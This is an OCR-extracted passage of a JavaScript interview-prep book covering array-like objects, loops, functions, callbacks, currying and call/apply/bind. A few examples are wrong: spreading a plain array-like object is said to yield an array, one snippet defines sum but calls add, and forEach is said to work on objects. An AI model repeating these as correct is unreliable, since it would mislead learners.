



```
sum(1, 2, 3);
//Arguments Object
function sum() {
  console.log(arguments); // Output: [1, 2, 3]
  console.log(arguments.length); // Output: 3
  console.log(arguments[0]); // Output: 1
}
```

```
//String
const str = "Hello";
console.log(str); // Output: Hello
console.log(str.length); // Output: 5
console.log(str[0]); // Output: H
```

```
// Accessing HTML collection
var boxes = document.getElementsByClassName('box');
// Accessing elements in HTML collection using index
console.log(boxes[0]);
// Accessing length property of HTML collection
console.log(boxes.length);
```

Q. How to convert an array-like object into an array?




```
// Example array-like object
var arrayLike = {0: 'a', 1: 'b', 2: 'c', length: 3};
```

```
// Using Array.from()
var array1 = Array.from(arrayLike);
console.log(array1);
// Output: ['a', 'b', 'c']
```

```
// Using spread syntax (...)
var array2 = [...arrayLike];
console.log(array2);
// Output: ['a', 'b', 'c']
```

```
// Using Array.prototype.slice.call()
var array3 = Array.prototype.slice.call(arrayLike);
console.log(array3);
// Output: ['a', 'b', 'c']
```

Chapter 5: Loops

Q. What is a loop? What are the types of loops in JS?

Q. What is the difference between while and for loops?

Q. What is the difference between while and do-while loops?

Q. What is the difference between break and continue statement?

Q. What is the difference between for and for…of loop in JS?


Q. What is the difference between for…of and for…in loop?


Q. What is forEach method? Compare it with for…of and for…in loop?

Q. When to use for…of loop and when to use forEach method in applications?

Q. What is a loop? What are the types of loops in JS? V. IMP.

- A loop is a programming way to run a piece of **code repeatedly** until a certain condition is met.





1. Initialization
2. Condition
3. Increment

```
//for-loop
for (let i = 0; i < 5; i++) {

    console.log(i);

}
//Output: 0 1 2 3 4
```

Q. What is the difference between while and for loops?

- For loop allows to iterate a block of code a **specific number** of times.
- for loop is better for condition with initialization and with increment because all can be set in just **one line of code**.


```
// for loop
for (let i = 0; i < 5; i++) {

console.log(i);

}
// Output: 0 1 2 3 4
```


- While loop execute a block of code while a certain **condition** is true.
- While loop is better when there is **only condition**, no initialization, no increment.

```
// while loop
let j = 0;

while (j < 5) {

  console.log(j);
  j++;

}
// Output: 0 1 2 3 4
```

```
// condition only
while ("a" == "a") {
  console.log("Happy");
}
//Output: Happy(infinity)
```

Q. What is the difference between while and do-while loops? V. IMP.





- While loop execute a block of code while a certain **condition** is true.

- The do-while loop is similar to the while loop, except that the block of code is **executed at least once**, even if the condition is false.

Q. What is the difference between while and do-while loops? V. IMP.

```
// while loop
let j = 0;

while (j < 5) {

  console.log(j);
  j++;

}
// Output: 0 1 2 3 4
```

```
// do-while loop
let k = 0;

do {

  console.log(k);
  k++;

} while (k > 1);
// Output: 0
```

Q. What is the difference between break and continue statement? V. IMP.

- The "break" statement is used to **terminate** the loop.

```
//break statment
for (let i = 1; i <= 5; i++) {
  if (i === 3) {
    break;
  }
  console.log(i);
}
//Output: 1 2
```

- The "continue" statement is used to **skip the current iteration** of the loop and move on to the next iteration.

```
//continue statment
for (let i = 1; i <= 5; i++) {
  if (i === 3) {
    continue;
  }
  console.log(i);
}
//Output: 1 2 4 5
```

Q. What is the difference between for and for...of loop in JS?

- for loop is slightly more complex having more lines of code whereas **for...of is much simpler** and better for iterating arrays.

```
let arr = [1, 2, 3];
```

```
// for loop has more code
for (let i = 0; i < arr.length; i++) {
  console.log(arr[i]);
}
//Output: 1 2 3
```

```
// for of is much simpler
for (let val of arr) {
  console.log(val);
}
//Output: 1 2 3
```

Q. What is the difference between for...of and for...in loop? V. IMP.

- for...of loop is used to loop through the **values** of an object like arrays, strings.
- It allows you to access each value **directly**, without having to use an index.

```
let arr = [1, 2, 3];
for (let val of arr) {
  console.log(val);
}
//Output: 1 2 3
```

- for...in loop is used to loop through the **properties** of an object.
- It allows you to iterate **over the keys of an object** and access the values associated by using keys as the index.

```
// for-in loop
const person = {
  name: 'Happy',
  role: 'Developer'
};

for (let key in person) {
  console.log(person[key]);
}
//Output: Happy Developer
```

Q. What is forEach method? Compare it with for...of and for...in loop? V. IMP.

- forEach() is a method available on arrays or object that allows you to **iterate over each element** of the array and perform some action on each element.

```
const array = [1, 2, 3];
```

```
//for...of loop
for (let item of array) {
  console.log(item);
}
//Output: 1 2 3
```

```
//forEach method
array.forEach(function(item) {
  console.log(item);
});
//Output: 1 2 3
```

```
const person = {
  name: 'Happy',
  role: 'Developer'
};
```

```
// for-in loop
for (let key in person) {
  console.log(person[key]);
}
//Output: Happy Developer
```

```
//forEach method
Object.values(person).forEach(value =>{
  console.log(value);
});
//Output: Happy Developer
```

Q. When to use for...of loop and when to use forEach method in applications? V. IMP.

- for...of loop is suitable when you need **more control over the loop**, such as using break statement or continue statement inside.
- forEach method **iterate over each element** of the array and perform some action on each element.

```
const array = [1, 2, 3];
```

```
// for-of loop
for (let item of array) {
  console.log(item);

  if (item === 2) {
    break;
  }

}
//Output: 1 2
```

```
//forEach method
array.forEach(function (item) {
  console.log(item);
  if (item === 2) {
    break;
  }
});
// Error: Illegal break statement
```

Chapter 6: Functions

Q. What are Functions in JS? What are the types of function?

Q. What is the difference between named and anonymous functions? When to use what in applications?

Q. What is function expression in JS?

Q. What are Arrow Functions in JS? What is it use?

Q. What are Callback Functions? What is it use?


Q. What is Higher-order function In JS?

Q. What is the difference between arguments and parameters?


Q. In how many ways can you pass arguments to a function?

Q. What are Functions in JS? What are the types of function? V. IMP.

- A function is a **reusable block of code** that performs a specific task.



Q. What are Functions in JS? What are the types of function? V. IMP.



Q. What is the difference between named and anonymous functions? When to use what in applications?

- Named functions have a **name identifier**

```
//Named Function
//Function Declaration

function sum(a, b) {
  return a + b;
};

console.log(add(5, 3));
//Output: 8
```

- Anonymous functions **do not have a name identifier** and cannot be referenced directly by name.

```
// Anonymous function

console.log(function(a, b) {

  return a * b;

}(4, 5));

// Output: 20
```

- Use named functions for **big and complex** logics.
- Use when you want to **reuse** one function at multiple places.

- Use anonymous functions for **small logics**.
- Use when want to use a function in a **single place**.

Q. What is function expression in JS?


- A function expression is a way to define a function by **assigning it to a variable**.

```
//Anonymous Function Expression

const add = function(a, b) {
  return a + b;
};

console.log(add(5, 3));
//Output: 8
```

```
//Named Function Expression

const add = function sum(a, b) {
  return a + b;
};

console.log(add(5, 3));
//Output: 8
```

Q. What are Arrow Functions in JS? What is it use? V. IMP.

- Arrow functions, also known as fat arrow functions, is a **simpler and shorter** way for defining functions in JavaScript.




```
//Traditional approach

function add(x, y)
{
    return x + y;
}

console.log(add(5, 3));
//output : 8
```

```
//Arrow function

const add = (x, y) => x + y;

console.log(add(5, 3));
//output : 8
```

Q. What are Callback Functions? What is it use? V. IMP.

- A callback function is a function that is **passed as an argument** to another function.

```
function add(x, y) {
  return x + y;
}

let a = 3, b = 5;
let result = add(a, b)

console.log(result);
//Output: 8
```

Higher-order function

Callback function

```
function display(x, y, operation) {

  var result = operation(x, y);
  console.log(result);

}

display(10, 5, add);

display(10, 5, multiply);
display(10, 5, subtract);
display(10, 5, divide);
```

Q. What is Higher-order function In JS?

- A Higher order function:

1. Take one or more functions as **arguments**(callback function) OR
2. **Return** a function as a result

```
//Take one or more functions
//as arguments
function hof(func) {

  func();
}

hof(sayHello);

function sayHello() {
  console.log("Hello!");
}
// Output: "Hello!"
```

Callback function

High-order function

```
//Return a function as a result
function createAdder(number) {

  return function (value) {
    return value + number;
  };

}

const addFive = createAdder(5);

console.log(addFive(2));

// Output: 7
```

Q. What is the difference between arguments and parameters?

- Parameters are the **placeholders** defined in the function declaration.

```
//a and b are parameters
function add(a, b) {
  console.log(a + b);
}
```

- Arguments are the **actual values passed** to a function when it is invoked or called.

```
add(3, 4);
// 3 and 4 are aruguments
```

Q. In how many ways can you pass arguments to a function?

Ways you can pass arguments to a function

- Positional Arguments
- Named Arguments
- Arguments Object

```
//Positional Arguments
function add(a, b) {
  console.log(a + b);
}

add(3, 4);
// Output: 7
```

```
//Named Arguments
var person = {
  name: "Happy",
  role: "Developer"
};

function greet(person) {
  console.log(person.name +
    " " + person.role);
}

greet(person);
// Output: Happy Developer
```

```
sum(1, 2, 3);

//Argument Object
function sum() {
  console.log(arguments[0]);
  // Output: 1
  console.log(arguments[1]);
  // Output: 2
  console.log(arguments[2]);
  // Output: 3
  console.log(arguments.length);
  // Output: 3
}
```

Q. How do you use default parameters in a function?

- In JavaScript, default parameters allow you to specify **default values** for function parameters.

```
//Function with default parameter value
function greet(name = "Happy") {

  console.log("Hello, " + name + "!");

}
```

```
greet();
// Output: Hello, Happy!
```

```
greet("Amit");
// Output: Hello, Amit!
```

Q. What is the use of event handling in JS? V. IMP.

- Event handling is the process of **responding to user actions** in a web page.
- The **addEventListener** method of Javascript allows to attach an **event name** and with the **function** you want to perform on that event.

```
<button id="myButton">Click me</button>

// Get a reference to the button element
const button = document.getElementById('myButton');

// Add an event listener for the 'click' event
button.addEventListener('click', function() {

  alert('Button clicked!');

});
```


Event

Callback function

- Click Event: addEventListener('click', handler)
- Mouseover Event: addEventListener('mouseover', handler)
- Keydown Event: addEventListener('keydown', handler)
- Keyup Event: addEventListener('keyup', handler)
- Submit Event: addEventListener('submit', handler)
- Focus Event: addEventListener('focus', handler)
- Blur Event: addEventListener('blur', handler)
- Change Event: addEventListener('change', handler)
- Load Event: addEventListener('load', handler)
- Resize Event: addEventListener('resize', handler)

Q. What are First-Class functions in JS?

- A programming language is said to have First-class functions if functions in that language are treated like **other variables**.




```
// 1. Assigning function like a variable
const myFunction = function () {
  console.log("Interview, Happy!");
};
myFunction(); // Output: "Interview, Happy!"
```

```
function double(number) {
  return number * 2;
}
// 2. Passing function as an argument like a variable
function performOperation(double, value) {
  return double(value);
}
console.log(performOperation(double, 5)); // Output: 10
```

```
// 3. A function that returns another function
function createSimpleFunction() {
  return function () {
    console.log("I am from return function.");
  };
}
const simpleFunction = createSimpleFunction();
simpleFunction(); // Output: "I am from return function."
```

Q. What are Pure and Impure functions in JS?

1. A pure function is a function that always produces the **same output for the same input**.
2. Pure functions cannot modify the **state**.
3. Pure functions cannot have **side effects**.

```
// Pure function
function add(a, b) {
  return a + b;
}

console.log(add(3, 5));
// Output: 8

console.log(add(3, 5));
// Same Output: 8
```


1. An impure function, can produce **different outputs for the same input**.
2. Impure functions can modify the state.
3. Impure functions can have side effects.

```
// Impure function
let total = 0;

function addToTotal(value) {
    total += value;
    return total;
}

console.log(addToTotal(5));
// Output: 5

console.log(addToTotal(5));
// Not same output: 10
```

Q. What is Function Currying in JS?

- Currying in JavaScript transforms a function with multiple arguments into a **nested series of functions**, each taking a single argument.

- Advantage : **Reusability, modularity, and specialization**. Big, complex functions with multiple arguments can be broken down into small, reusable functions with fewer arguments.




```
// Regular function that takes two arguments
// and returns their product
function multiply(a, b) {
  return a * b;
}

// Curried version of the multiply function
function curriedMultiply(a) {
  return function (b) {
    return a * b;
  };
}

// Create a specialized function for doubling a number
const double = curriedMultiply(2);
console.log(double(5));
// Output: 10 (2 * 5)

// Create a specialized function for tripling a number
const triple = curriedMultiply(3);
console.log(triple(5));
// Output: 15 (3 * 5)
```

Q. What are call, apply and bind methods in JS?

- call, apply, and bind are three methods in JavaScript that are used to work with functions and **control how they are invoked** and what context they operate in.

- These methods provide a way to manipulate the **this value** and pass arguments to functions.


```
// Defining a function that uses the "this" context and an argument
function sayHello(message) {
  console.log(`${message}, ${this.name}!`);
}
const person = { name: 'Happy' };
```

```
// 1. call - Using the "call" method to invoke the function
// with a specific context and argument
sayHello.call(person, 'Hello');
// Output: "Hello, Happy!"
```

```
// 2. apply - Using the "apply" method to invoke the function
// with a specific context and an array of arguments
sayHello.apply(person, ['Hi']);
// Output: "Hi, Happy!"
```

```
// 3. bind - Using the "bind" method to create a new function
// with a specific context (not invoking it immediately)
const greetPerson = sayHello.bind(person);
greetPerson('Greetings');
// Output: "Greetings, Happy!"
```

Chapter 7: Strings



Q. What is a String?

